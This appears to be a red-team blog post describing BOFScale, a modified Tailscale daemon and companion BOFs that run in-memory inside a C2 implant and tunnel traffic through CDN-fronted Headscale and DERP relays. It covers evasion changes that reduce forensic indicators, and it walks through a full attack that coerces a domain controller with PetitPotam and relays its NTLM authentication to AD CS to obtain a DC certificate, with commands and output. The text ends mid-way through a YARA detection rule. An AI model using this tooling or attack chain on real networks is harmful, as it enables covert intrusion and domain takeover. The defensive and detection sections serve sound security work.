BOFScale: A CDN-Fronted Tailnet from a BOF-PE
Introduction
Running Tailscale as a network layer for C2 traffic is not a new idea. What makes this implementation different is that the entire Tailscale daemon runs inside the implant process with no driver, no service, no disk state, and no child processes. Traffic relays over standard WebSockets that are indistinguishable at the edge from a browser opening a WebSocket connection, which means both the DERP relay servers and the control plane can sit behind CloudFront or Fastly without any special handling.
This post covers three tools that work together to make this possible. The first is tailscaled, a modified Tailscale daemon compiled as a BOF-PE that runs as an async background job inside the implant. The second is tailscale, a lightweight C++ BOF-PE that acts as the operator-facing client, letting you bring the node up, check its status, advertise routes, and shut it down. The third is socksportfwd, which bridges the gap that exists in userspace networking mode by forwarding local ports through the SOCKS5 server that tailscaled exposes, routing traffic to any node on the tailnet.
Build instructions and release binaries are available on the GitHub repository that accompanies this post. If you are not familiar with the BOF-PE pattern yet, the NetSPI blog The Future of Our Beacon Object Files (BOFs) is the place to start before reading further.
Why Tailscale Needed Patching
Tailscale’s architecture relies on two things getting through to the internet. The first is the control plane, which uses a protocol called TS2021, a Noise-encrypted session established over an HTTP connection upgrade. The second is DERP, the relay service Tailscale falls back to when peers cannot reach each other directly. DERP also uses its own HTTP upgrade mechanism.
Neither of these look anything like a standard WebSocket connection. CDN providers like CloudFront and Fastly understand RFC 6455 WebSockets at the edge, but these non-standard upgrades just result in errors. This matters because fronting the DERP servers and a self-hosted Headscale instance behind a CDN is a straightforward way to make the traffic blend in, as long as Tailscale is actually speaking standard WebSockets.
The vanilla Tailscale client does have WebSocket support, but it was gated behind a JavaScript-only build tag and a debug environment variable. Making it work properly on Windows and Linux for DERP, and extending it to the TS2021 control protocol, required a handful of targeted changes to the codebase. The rest of this section walks through those changes in the order they were made.
Making Tailscale Speak RFC 6455
Enabling WebSocket DERP on Windows
The WebSocket dial path in derp/derphttp/websocket.go had a build constraint that only included it for JavaScript targets. The first change extended that to Windows unconditionally.
//go:build js || windows || ((linux || darwin) && ts_debug_websockets)
Along with the build tag change, the init function was extended to set up a proper http.Client that honors the system proxy via tshttpproxy, so the WebSocket dial respects whatever proxy configuration the host has. This is the same proxy-awareness that the rest of Tailscale uses.
func init() {
    dialWebsocketFunc = dialWebsocket
    transport := &http.Transport{
        Proxy: tshttpproxy.ProxyFromEnvironment,
    }
    httpClient = &http.Client{
        Transport: transport,
    }
    tshttpproxy.SetTransportGetProxyConnectHeader(transport)
}
Extending WebSockets to the TS2021 Control Channel
The DERP relay was now capable of using WebSockets, but the control plane was still using its standard upgrade path. The WebSocket dial logic in control/controlhttp was originally only compiled for JavaScript, where it shadowed the standard Dial method. Renaming it to DialJS and making it available alongside Dial meant both paths could coexist and be selected at runtime.
The ts2021/client.go was then updated to check an environment variable and choose accordingly:
if ws, _ := envknob.LookupBool("TS_DEBUG_DERP_WS_CLIENT"); ws {
    clientConn, err = chd.DialJS(ctx)
} else {
    clientConn, err = chd.Dial(ctx)
}
This was a steppingstone rather than the final design, but it confirmed the control protocol could tunnel over a standard WebSocket without issues.
Always Compile WebSocket Support on Desktop Platforms
With the initial implementation confirmed working, the ts_debug_websockets build tag was dropped entirely. WebSocket support is now compiled unconditionally on Windows, Linux, and Darwin. The websocket_stub.go build constraint was updated to match so the correct file is always selected.
//go:build js || windows || linux || darwin
Automatic Fallback Without an Environment Variable
The environment variable approach works, but requiring the operator to set it is unnecessary friction and breaks the goal of having the daemon start cleanly with no manual configuration. A more elegant approach is to try the standard upgrade path first and fall back to WebSockets if an intermediate proxy blocks it.
For the control plane in control/controlhttp/client.go, the fallback triggers on an HTTP 500 response, which is what CDN edges typically return when they cannot forward a non-standard upgrade:
if resp.StatusCode != http.StatusSwitchingProtocols {
    if resp.StatusCode != 500 {
        return nil, fmt.Errorf("unexpected HTTP response: %s", resp.Status)
    } else {
        return a.DialJS(ctx)
    }
}
For DERP in derp/derphttp/derphttp_client.go, the WebSocket dial logic was factored out from the main connect function into a dedicated dialWebsocket method. If the standard DERP handshake returns HTTP 426, the code falls back to that method automatically:
if resp.StatusCode != 426 {
    b, _ := io.ReadAll(resp.Body)
    resp.Body.Close()
    return nil, 0, fmt.Errorf("GET failed: %v: %s", err, b)
} else {
    c.logf("%s: connecting to derp-%d (%v) via websocket due to HTTP status 426", caller, reg.RegionID, reg.RegionCode)
    return c.dialWebsocket(ctx, caller, reg)
}
The environment variable gate in ts2021/client.go was removed at the same time, so Dial now handles the fallback internally. Neither the operator nor the BOF entry point need to know which path was taken.
Forcing WebSocket Mode from the Entry Point
With the automatic fallback in place, the environment variable approach is redundant. However, the BOF entry point still sets TS_DEBUG_DERP_WS_CLIENT=1 explicitly. This ensures WebSocket mode is preferred from the start rather than only after a failed standard upgrade attempt, which avoids an unnecessary round trip on environments where the standard path is definitely blocked.
os.Setenv("TS_DEBUG_DERP_WS_CLIENT", "1")
With all of this in place, both DERP relays and Headscale can be fronted by CloudFront or Fastly. The traffic at the CDN edge is a standard Upgrade: websocket request with a derp or ts2021 subprotocol header, which CDNs handle without any special configuration beyond enabling WebSocket forwarding on the distribution.
The Headscale Stack
The headscale folder contains a Docker Compose stack that runs the entire control plane and DERP relay infrastructure the operator needs. It combines Headscale with its embedded DERP relay and the Headplane admin UI, all configured from the start to sit behind a CDN distribution.
Deploying it is a single command:
HEADSCALE_HOSTNAME=d1a2b3c4e5f6g7.cloudfront.net docker compose up
Two init containers run in sequence before the stack is fully operational. The first, headscale-init, runs before Headscale itself starts and patches the two places in the configuration that need to know the public hostname. The server_url in headscale-config.yaml is set to https://$HEADSCALE_HOSTNAME, and the empty hostname: field in derpmap.yaml is filled in with the same value. Both files are committed to the repository with those fields blank so the hostname is never baked in.
The second, headplane-init, runs after Headscale passes its healthcheck. It handles the remaining one-time bootstrap work:
- Cookie secret: generates a random 32-character string and writes it into the
cookie_secretfield inheadplane-config.yaml.
This field is also left blank in the committed config so it is unique per deployment. - User creation: creates the Headscale user that nodes will be enrolled under (defaults to
default, overridable viaHEADSCALE_USER). - Headplane pre-auth key: generates a 90-day pre-auth key and writes it into the
pre_authkeyfield inheadplane-config.yaml.
This is the key Headplane uses to enroll its own Tailscale node so it can reach the Headscale API. - Implant join key: generates a reusable ephemeral pre-auth key (also 90 days) and prints it to the compose output.
This is the key distributed to implants when callingtailscale up. - ACL policy: checks whether a policy is already loaded in the Headscale database and, if not, applies
policy.jsonfrom the repository.
This only runs once; subsequentdocker compose upcalls leave the database policy untouched.
After both init containers complete, Headscale serves on plaintext HTTP at port 5566, with TLS termination handled upstream by the CDN and the reverse proxy on the origin server.
DERP Inside Headscale
Rather than running a separate DERP server, the stack uses Headscale’s embedded relay. This is configured with verify_clients: true, so only nodes enrolled in this tailnet can use it as a relay. With the DERP map hostname set to the CDN distribution, relay traffic hits the CDN on port 443 and is forwarded to the origin in the same way control plane traffic is.
regions:
  999:
    regionid: 999
    regioncode: hs
    regionname: Headscale
    nodes:
      - name: 999a
        regionid: 999
        hostname: d1a2b3c4e5f6g7.cloudfront.net
        canport80: false
        derpport: 443
The derp.urls list in the Headscale config is empty, so nodes enrolled against this server will never contact Tailscale’s own DERP infrastructure. All relay traffic stays within the operator-controlled stack.
Reverse Proxy Requirements
The CDN needs to forward WebSocket connections to the origin, and the origin’s reverse proxy needs to pass them through to Headscale at localhost:5566. The most important requirement that is easy to miss is setting the timeouts to zero on the internal proxy leg. WebSocket connections used for DERP relay can stay open indefinitely, and most proxy defaults will close them long before they would naturally drain. With Caddy on the origin server the relevant paths look like this:
@tailscale path_regexp ^/(ts2021|derp|key)
handle @tailscale {
    reverse_proxy http://localhost:5566 {
        transport http {
            read_timeout 0
            write_timeout 0
        }
    }
}
The equivalent for Apache2 requires mod_proxy_wstunnel for the WebSocket legs. Note that /ts2021 and /derp must use a ws:// backend scheme, not http://, Apache will refuse to tunnel the WebSocket upgrade over a plain HTTP proxy target.
# a2enmod proxy proxy_http proxy_wstunnel

<VirtualHost *:443>
    # ... SSL configuration ...

    ProxyRequests Off
    ProxyPreserveHost On

    # Disable proxy timeout — DERP relay connections stay open indefinitely
    ProxyTimeout 0

    # ts2021 and derp always connect via WebSocket upgrade
    ProxyPass /ts2021 ws://localhost:5566/ts2021
    ProxyPassReverse /ts2021 ws://localhost:5566/ts2021

    ProxyPass /derp ws://localhost:5566/derp
    ProxyPassReverse /derp ws://localhost:5566/derp

    # key serves the server public key — plain HTTP, no upgrade
    ProxyPass /key http://localhost:5566/key
    ProxyPassReverse /key http://localhost:5566/key
</VirtualHost>
The /ts2021 path carries the TS2021 control protocol, /derp carries relay traffic, and /key serves the server’s public key which clients fetch before initiating the Noise handshake.
OPSEC Defaults
A few settings in the stack are worth calling out. Logtail is disabled, so Headscale does not send any telemetry to Tailscale Inc. The WireGuard port is randomised per peer, which makes port-based detection harder. Ephemeral nodes are automatically removed after ten minutes offline, so implants that go quiet do not accumulate in the node list. The Headplane admin UI runs on port 3000 and is not exposed through the CDN at all; it is accessed via SSH tunnel to the origin server only.
The ACL policy auto-approves subnet route advertisements from any enrolled node, so an implant can advertise a default route without the operator needing to manually approve it in the UI.
The Daemon: tailscaled
tailscaled is the Tailscale daemon compiled as a Windows DLL using CGo’s -buildmode=c-shared. The DLL exports a single Go function that serves as the BOF-PE entry point. It runs as an async BOF so it never blocks the implant thread.
Starting Up
When the C2 framework calls the Go export, the first thing that happens is stdout and stderr are redirected. A goroutine reads from the write end of an OS pipe and forwards the data to BeaconOutput, so all of the Go runtime’s log output arrives in the operator console rather than disappearing.
Arguments are extracted from the packed C2 argument blob using BeaconDataParse and BeaconDataExtract. A set of defaults are then injected if not already present:
if !hasTun {
    tokens = append(tokens, "-tun=userspace-networking")
}
if !hasNoLogs {
    tokens = append(tokens, "-no-logs-no-support")
}
if !hasState {
    tokens = append(tokens, "-state", "mem:")
}
if !hasSocket {
    socket := fmt.Sprintf("\\\\.\\pipe\\%s", uuid.New())
    tokens = append(tokens, "-socket", socket)
    BeaconPrintf("[=] No socket provided, using random socket %s\n", socket)
}
-tun=userspace-networking is the most important of these. Without a WinTun kernel driver installed, Tailscale falls back to a pure Go userspace networking implementation. This means no kernel driver dependency and no need for elevated privileges for the network stack itself. -state mem: keeps all node state in memory so nothing is written to disk. -no-logs-no-support disables the Tailscale log upload service.
If no socket path is provided, a random named pipe path using a UUID is generated and printed to the operator. This value is what gets passed to tailscale in subsequent commands.
The socket’s SDDL was also changed to D:(A;;GA;;;WD), granting world access. This means the client BOF does not need elevated privileges to open the pipe.
var windowsSDDL = "D:(A;;GA;;;WD)"
Once arguments are assembled, os.Args is set and the real tailscaled main() is called. The entire daemon runs in-process.
One important caveat here is that tailscaled should ideally run inside a sacrificial process. The Go runtime is not designed to shut down cleanly when the memory mapped PE is unmapped from memory. When the BOF-PE exits, the Go garbage collector threads and other runtime goroutines can crash because the memory they were executing against has been removed. This will not affect the primary implant if the daemon was injected into a separate process, but it will take that process down with it. Plan accordingly.
Reducing IOCs
Running a full network daemon in-process creates some observable behaviour that is worth addressing. Several changes were made to reduce the number of indicators left behind.
Tailscale’s DNS management code on Windows calls wsl.exe to configure DNS inside any running WSL instances. This was removed entirely since it spawns a child process and is unnecessary in a userspace-only scenario.
The same DNS management path also calls ipconfig.exe /registerdns to flush and re-register DNS. This was wrapped behind checks that verify both that the tun mode is not userspace and that the binary was not built with the bofpe tag, so it never runs in this context.
ICMP pings inside the userspace networking stack were originally handled by spawning ping.exe. These were replaced with direct calls to the Windows ICMP API using IcmpCreateFile, IcmpSendEcho2, and IcmpCloseHandle, removing another child process creation event.
The audit log and certain profile path probes were wrapped behind similar tun and build tag checks, preventing file access events to paths that the daemon would normally probe but never actually use in this configuration.
Finally, TS_LOGS_DIR is set to C:\ProgramData at startup, which prevents the creation of an empty C:\ProgramData\tailscale folder since the daemon expects to write logs there but the path is redirected before it can create the directory structure.
Build Tags
The Go build is done with a set of ts_omit_* tags that strip subsystems that are not needed. These cover ACME certificate management, AWS integrations, baked TLS roots, BIRD routing daemon support, the CLI, client update logic, Kubernetes integrations, posture checking, network logging, system policy, the web client, and Tailscale’s own telemetry. The result is a DLL that contains exactly what is needed to join a Tailscale or Headscale network and route traffic, nothing more.
The Client: tailscale
tailscale is a C++23 BOF-PE that runs as a synchronous BOF. It has no Go runtime and no dependency on the daemon’s internals. It simply speaks HTTP/1.0 over the named pipe that the daemon is listening on, which is exactly how the real tailscale.exe CLI works on Windows.
HTTP over a Named Pipe
The pipe is opened with CreateFile using the SECURITY_SQOS_PRESENT | SECURITY_IMPERSONATION flag combination. The impersonation flag is not optional. The daemon’s safesocket layer calls ImpersonateNamedPipeClient to extract the caller’s token for access control checks, and the connection is rejected without it.
Requests follow HTTP/1.0 with a small set of headers that the local API expects:
GET /localapi/v0/status HTTP/1.0
Host: local-tailscaled.sock
Tailscale-Cap: 125
User-Agent: Tailscale
Content-Length: 0
The Tailscale-Cap: 125 header tells the daemon which version of the local API the client understands. Responses are parsed by reading headers byte by byte until the blank line, extracting Content-Length if present, then reading either that many bytes or until pipe close.
What the Operator Can Do
tailscale --socket \\.\pipe\<uuid> up --auth-key <tskey-auth-...> --login-server https://d1a2b3c4e5f6g7.cloudfront.net
The up command checks HaveNodeKey in the current status first. If the node has not been enrolled before, it sends a start request with the full prefs object and an auth key. If the node is already enrolled, it simply patches WantRunning to true. The prefs used for enrollment hardcode a set of defaults suited to this use case: ForceDaemon: true, CorpDNS: false (no DNS takeover), RunSSH: false, and NoStatefulFiltering: true.
down patches WantRunning to false without disconnecting the node. set --advertise-routes splits a comma-separated CIDR list and patches AdvertiseRoutes on the daemon. status fetches the current node status and formats a peer table showing each node’s tailnet IP, DNS name, and connection state. shutdown posts to /localapi/v0/shutdown, which causes the daemon’s main() to return and the async BOF thread to exit cleanly (but with the limitation of the go runtime remaining in place).
netcheck
The netcheck subcommand is a self-contained STUN probe that does not use the daemon at all. It is useful for verifying connectivity to a DERP server before enrolling the node. The operator supplies a hostname via --endpoint and the tool builds a minimal DERP map pointing to that host, then runs a series of STUN Binding Requests against it.
The STUN implementation is a single header file. It crafts RFC 5389 Binding Requests with a SOFTWARE="tailnode" attribute and a CRC-32 fingerprint, then parses Binding Responses extracting XOR-MAPPED-ADDRESS for both IPv4 and IPv6. The probe runs over async UDP using ASIO, measures RTT per region, detects NAT behaviour, and prints a report.
Routing Traffic: socksportfwd

Userspace networking is not a complete limitation. Traffic flowing inbound from the tailnet works fine: the attack VM can reach the implant directly by its tailnet address, and advertised subnet routes let the attack VM reach hosts in the victim network through the implant as shown in the diagram below. The daemon handles all of this through its internal userspace network stack without needing a kernel driver.
What does not work is the reverse direction. Processes running on or connections initiated from the victim host cannot egress to the tailnet because there is no TUN adapter installed for the operating system to route through. For a use case like NTLM relay, where connections originate from the victim network and need to reach a tool running on the attack VM, this gap needs to be bridged explicitly.
This is where socksportfwd comes in. The tailscaled daemon exposes a SOCKS5 proxy server on 0.0.0.0:1080 that has access to the full tailnet. socksportfwd binds a TCP port and for every incoming connection it completes a SOCKS5 handshake to that proxy, requesting a CONNECT to the target host and port on the tailnet. Once the proxy accepts, it relays data bidirectionally between the incoming connection and the SOCKS socket until either side closes. Any connection that arrives on the local port effectively exits on the tailnet at the target address, without the victim host having any network-level awareness of where it went.
Inside the Relay
The implementation uses ASIO’s async I/O model. There are no per-connection threads.
The SOCKS5 handshake sequence is straightforward. The client sends a greeting advertising NO AUTH as the only supported method, waits for confirmation, then sends a CONNECT request for the target. Target addresses are encoded as ATYP_IPV4, ATYP_IPV6, or ATYP_DOMAIN depending on whether the target parses as a literal address or not. Using ATYP_DOMAIN for Tailscale MagicDNS names like attackvm.target.tun means the name is resolved by the daemon at the proxy level. The OS resolver on the compromised host never sees the query, which matters when the host has no awareness of the tailnet’s DNS namespace.
Running as an Async BOF
socksportfwd runs as an async BOF so it does not block the implant. When the C2 framework starts an async BOF it allocates a Windows event HANDLE that the BOF can retrieve via BeaconGetStopJobEvent. The tool stores this handle and sets up a 500ms repeating ASIO timer that polls it with WaitForSingleObject(event, 0). When the event fires, io_context.stop() is called, the relay exits, and the BOF returns.
[*] Listening on 0.0.0.0:8888 -> attackvm.target.tun:8888 via socks5 localhost:1080
[*] Use your C2's built in job stop feature to stop the task
The arguments are minimal. --t is the target host on the tailnet, --tp is the target port, --p is the local listen port (defaults to the target port if not set), and --s / --sp override the SOCKS5 host and port if the daemon is listening somewhere other than localhost:1080.
The Primary Use Case
The most direct use for this is NTLM relay. Port 8888 is a reasonable default since it is unlikely to be in use. With tailscaled running and the node enrolled, socksportfwd binds port 8888 on the compromised host and forwards to a machine on the tailnet running ntlmrelayx. Authentication attempts from the victim network reach the attacker’s relay tool over the tailscale mesh, with the DERP relay traffic looking like WebSocket connections to a CDN domain. The compromised host has no awareness of the attacker infrastructure beyond the CDN hostnames used for DERP and Headscale.
If local admin rights are available, port 445 can be used instead by stopping the SMB service to free the port, then forwarding that traffic over the tailnet. The same pattern works for HTTP relay, LDAP, or forwarding any other service from the tailnet into reach of the victim network.
Putting It All Together
The examples in this section use the following network layout. The victim network is 192.168.0.0/24. The compromised host, victim-ws01, sits in this subnet with the implant loaded. dc01 at 192.168.0.10 is the domain controller and the machine being coerced. The AD CS server at 192.168.0.20 is the relay target. The attack VM has no direct access to the victim network; it is enrolled on the tailnet as operator.target.tun (100.64.0.1) and reaches the victim environment entirely through the implant, which appears on the tailnet as victim-ws01.target.tun (100.64.0.2).
A typical session looks like this.
Enrolling the Attack VM
The first step, done once before any implant work, is enrolling the operator’s attack VM in the tailnet. This requires the same modified tailscaled binary that was used to build the implant-side BOF-PE, not a stock Tailscale installation.
Stock Tailscale will not connect to a Headscale instance that sits behind a CDN. Without the RFC 6455 WebSocket patches, both the TS2021 control upgrade and the DERP relay upgrade are rejected at the CDN edge. The modified binary applies the same automatic fallback logic on the attack VM as it does in the implant, so the CDN-fronted infrastructure is transparent to both sides.
The init script generates two pre-auth keys on first deployment: a reusable ephemeral key for implants and a regular key for the attack VM. Both are printed to the compose output. For subsequent deployments or to generate a fresh one:
docker exec headscale headscale preauthkeys create \
    --user default --expiration 90d
This key should not be marked --ephemeral. Ephemeral nodes are removed after ten minutes offline, which is the right behaviour for implants but not for a persistent operator machine.
sudo ./tailscaled --state /var/lib/tailscale/tailscaled.state &

sudo ./tailscale up \
    --login-server https://d1a2b3c4e5f6g7.cloudfront.net \
    --auth-key tskey-auth-...
Once enrolled, implants appear as nodes on the tailnet reachable by their target.tun MagicDNS names or 100.64.x.x addresses. All traffic routes through the same CDN-fronted DERP relay.
Per-Implant Workflow
Before touching the implant, generate a pre-auth key from the Headscale host. The init script creates one automatically on first deployment and prints it to the compose output, but for subsequent operations the same command can be run directly against the container.
docker exec headscale headscale preauthkeys create \
    --user default --reusable --ephemeral --expiration 90d
This prints the key to stdout.
tskey-auth-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
The --reusable flag means the same key works across multiple implants without needing to generate a new one for each. The --ephemeral flag matches the Headscale config’s ten-minute inactivity timeout, so nodes are cleaned up automatically when they go offline rather than accumulating in the node list.
With the key in hand, the daemon is started as an async BOF. Because stdout and stderr are both redirected to BeaconOutput by the entry point, all of tailscaled’s log output arrives in the operator console in real time as the daemon runs. The first line of output is the socket path, which every subsequent tailscale call needs. The Go runtime’s log stream follows as the userspace networking engine initialises:
[=] No socket provided, using random socket \\.\pipe\8f3a1c2d-4b5e-6f7a-8b9c-0d1e2f3a4b5c
2026/07/16 12:34:56 wgengine: using userspace networking
2026/07/16 12:34:56 [v1] wgengine: created; tun=userspace-networking
The daemon is now running and listening on the named pipe, but has not yet connected to anything. It is waiting for a command via the local API.
With the socket path noted, the node is enrolled against the Headscale instance:
tailscale --socket \\.\pipe\8f3a1c2d-... up --auth-key tskey-auth-... --login-server https://d1a2b3c4e5f6g7.cloudfront.net
[=] Fetched latest status
The client gives no further enrollment confirmation. Because daemon log output is asynchronous, DERP connectivity messages arrive in the output channel alongside or shortly after the client response:
2026/07/16 12:34:58 control: connected
2026/07/16 12:34:58 magicsock: DERP hs (d1a2b3c4e5f6g7.cloudfront.net): connected; latency 38ms
Run status to verify the node is up.
tailscale --socket \\.\pipe\8f3a1c2d-... status
[=] Fetched latest status
Running
100.64.0.2      victim-ws01.target.tun.                  -
100.64.0.1      operator.target.tun.                     idle, relay hs
Before running connectivity tests, advertise the victim’s local subnet. The Headscale ACL policy auto-approves advertised routes, so it is immediately active:
tailscale --socket \\.\pipe\8f3a1c2d-... set --advertise-routes 192.168.0.0/24
With the node visible and the subnet route active, confirm end-to-end connectivity from the attack VM. First, ping the tailnet node itself:
ping -c 1 victim-ws01.target.tun
PING victim-ws01.target.tun (100.64.0.2) 56(84) bytes of data.
64 bytes from victim-ws01.target.tun (100.64.0.2): icmp_seq=1 ttl=64 time=42.3 ms

--- victim-ws01.target.tun ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 42.3/42.3/42.3/0.000 ms
Then ping a host in the advertised subnet to confirm the route is working end to end:
ping -c 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=45.8 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.8/45.8/45.8/0.000 ms
It is worth noting the difference between these two pings. When pinging the tailnet node directly, the ICMP response is synthesised by the userspace networking stack inside the implant; there is no real kernel TUN on the victim side so tailscaled handles it internally. When pinging a host in the advertised subnet, the implant issues a real ICMP request on the local network using the Windows ICMP API (IcmpSendEcho2) rather than spawning ping.exe. This is the same IOC reduction described in the daemon section.
To forward a port from the victim network to a machine on the tailnet, socksportfwd is started as a second async BOF:
socksportfwd --t attackvm.target.tun --tp 8888 --p 8888
With the forwarder running, ntlmrelayx is started on the attack VM targeting the AD CS web enrollment endpoint on the CA at 192.168.0.20. The target is specified as an IP rather than a hostname since the attack VM has no inherent visibility into the target domain’s DNS; if the domain’s DNS server is added to the attack VM’s resolver configuration, hostnames resolve correctly and can be used instead. The --http-port flag matches the port being forwarded so the WebDAV authentication arrives on the right listener:
ntlmrelayx.py -t http://192.168.0.20/certsrv/certfnsh.asp \
    --adcs --template DomainController \
    --http-port 8888 -smb2support
PetitPotam is then used to coerce dc01 at 192.168.0.10 into authenticating to the compromised host. The @8888 suffix in the listener address directs the WebDAV client on dc01 to connect on port 8888 rather than the default port 80:
python3 PetitPotam.py -d corp.local -u jsmith -p 'Password123!' \
    victim-ws01.corp.local@8888/a \
    dc01.corp.local
dc01‘s machine account sends NTLM authentication to victim-ws01.corp.local:8888. socksportfwd receives the connection and forwards it through the SOCKS5 proxy to attackvm.target.tun:8888 where ntlmrelayx is waiting. ntlmrelayx relays the machine account credentials to the AD CS web enrollment endpoint and a certificate for the DC machine account is issued:
[*] HTTPD(8888): Connection from 100.64.0.2 controlled, attacking target http://192.168.0.20/certsrv/certfnsh.asp
[*] Authenticating against http://192.168.0.20/certsrv/certfnsh.asp as CORP/DC01$ SUCCEED
[*] Certificate issued for DC01$
[*] Saving certificate to DC01$.pfx
The coerced host, the relay listener, and the relay target are three different machines. The victim network sees only a WebDAV connection to a host it already trusts. The relay infrastructure is entirely invisible from that vantage point.
When the operation is done, the port forwarder is stopped through the C2’s job management. Because the Go runtime does not exit cleanly when the hosting PE is unmapped, the daemon cannot be terminated gracefully through tailscale shutdown. The correct way to stop it is to kill the sacrificial process it was injected into using the C2’s process termination capability.
Defensive Considerations
There is no TUN adapter, no tailscale service entry, no disk state, and no child processes after startup. The named pipe has a random UUID in its path and uses a permissive SDDL that does not match what a legitimate Tailscale installation creates.
The outbound traffic is WebSocket connections to CDN domains. Without knowing the specific distributions in use, these are difficult to distinguish from any other application using WebSockets through a CDN.
At the process level, the Go runtime heap is present inside a process that is not a Go binary. A sufficiently thorough memory scan looking for Go runtime signatures in unexpected processes would find most memory resident Go binaries. We have also include bofscale.yara in the GitHub repository which can detect all three components without generating false positives against legitimate tailscale binaries.
The SOCKS5 server exposed by the daemon is bound to 0.0.0.0:1080, not the loopback interface. It is visible to any host that can reach the compromised machine on that port, and network monitoring tools that enumerate local listening sockets would see it alongside the process owning it.
For defenders, the most reliable signal is probably the combination of a loopback SOCKS5 listener with no corresponding process in the expected location and outbound WebSocket connections to CDN addresses with DERP or TS2021 subprotocols. But TLS inspection is needed to see this level of information in the requests. Neither is conclusive on its own, but together they are worth a closer look.
Source code and build instructions are available at GitHub – BOFscale.
Detection and Hunting Guidance
Detection Opportunity #1: BOFScale BOF-PE In-Memory Signature Detection
- Data Source: Process: Process Access
- Detection Strategy: Signature
- Detection Concept: Deploy the following YARA rules to scan process memory for BOFScale BOF-PE components. These rules use hex-encoded string patterns to match unique indicators present in the compiled binaries that are not found in legitimate Tailscale installations.
rule BOFScale_Tailscaled_BOFPErule BOFScale_Tailscaled_BOFPE {
meta:
description = "Detects tailscaled BOF-PE - modified Tailscale daemon running in-memory via C2"
author = "NetSPI"
severity = "critical"
strings:
// "tailscaled shutdown gracefully"
$s1 = { 74 61 69 6C 73 63 61 6C 65 64 20 73 68 75 74 64 6F 77 6E 20 67 72 61 63 65 66 75 6C 6C 79 }
// "No socket provided, using random socket"
$s2 = { 4E 6F 20 73 6F 63 6B 65 74 20 70 72 6F 76 69 64 65 64 2C 20 75 73 69 6E 67 20 72 61 6E 64 6F 6D 20 73 6F 63 6B 65 74 }
// "beaconWriter" - Go type redirecting stdout to Beacon API
$s3 = { 62 65 61 63 6F 6E 57 72 69 74 65 72 }
// "TS_DEBUG_DERP_WS_CLIENT" - forces WebSocket DERP relay
$s4 = { 54 53 5F 44 45 42 55 47 5F 44 45 52 50 5F 57 53 5F 43 4C 49 45 4E 54 }
// "program.exe" - fake argv[0] placeholder
$s5 = { 70 72 6F 67 72 61 6D 2E 65 78 65 }
// "-tun=userspace-networking"
$s6 = { 2D 74 75 6E 3D 75 73 65 72 73 70 61 63 65 2D 6E 65 74 77 6F 72 6B 69 6E 67 }
// "-no-logs-no-support"
$s7 = { 2D 6E 6F 2D 6C 6F 67 73 2D 6E 6F 2D 73 75 70 70 6F 72 74 }
// "BeaconOutput" - CGO import for C2 output
$b1 = { 42 65 61 63 6F 6E 4F 75 74 70 75 74 }
// "BeaconDataParse" - BOF data parsing
$b2 = { 42 65 61 63 6F 6E 44 61 74 61 50 61 72 73 65 }
// "BeaconDataExtract" - BOF argument extraction
$b3 = { 42 65 61 63 6F 6E 44 61 74 61 45 78 74 72 61 63 74 }
// "-state" + "mem:" co-occurrence (in-memory state, no disk)
$s8 = { 2D 73 74 61 74 65 }
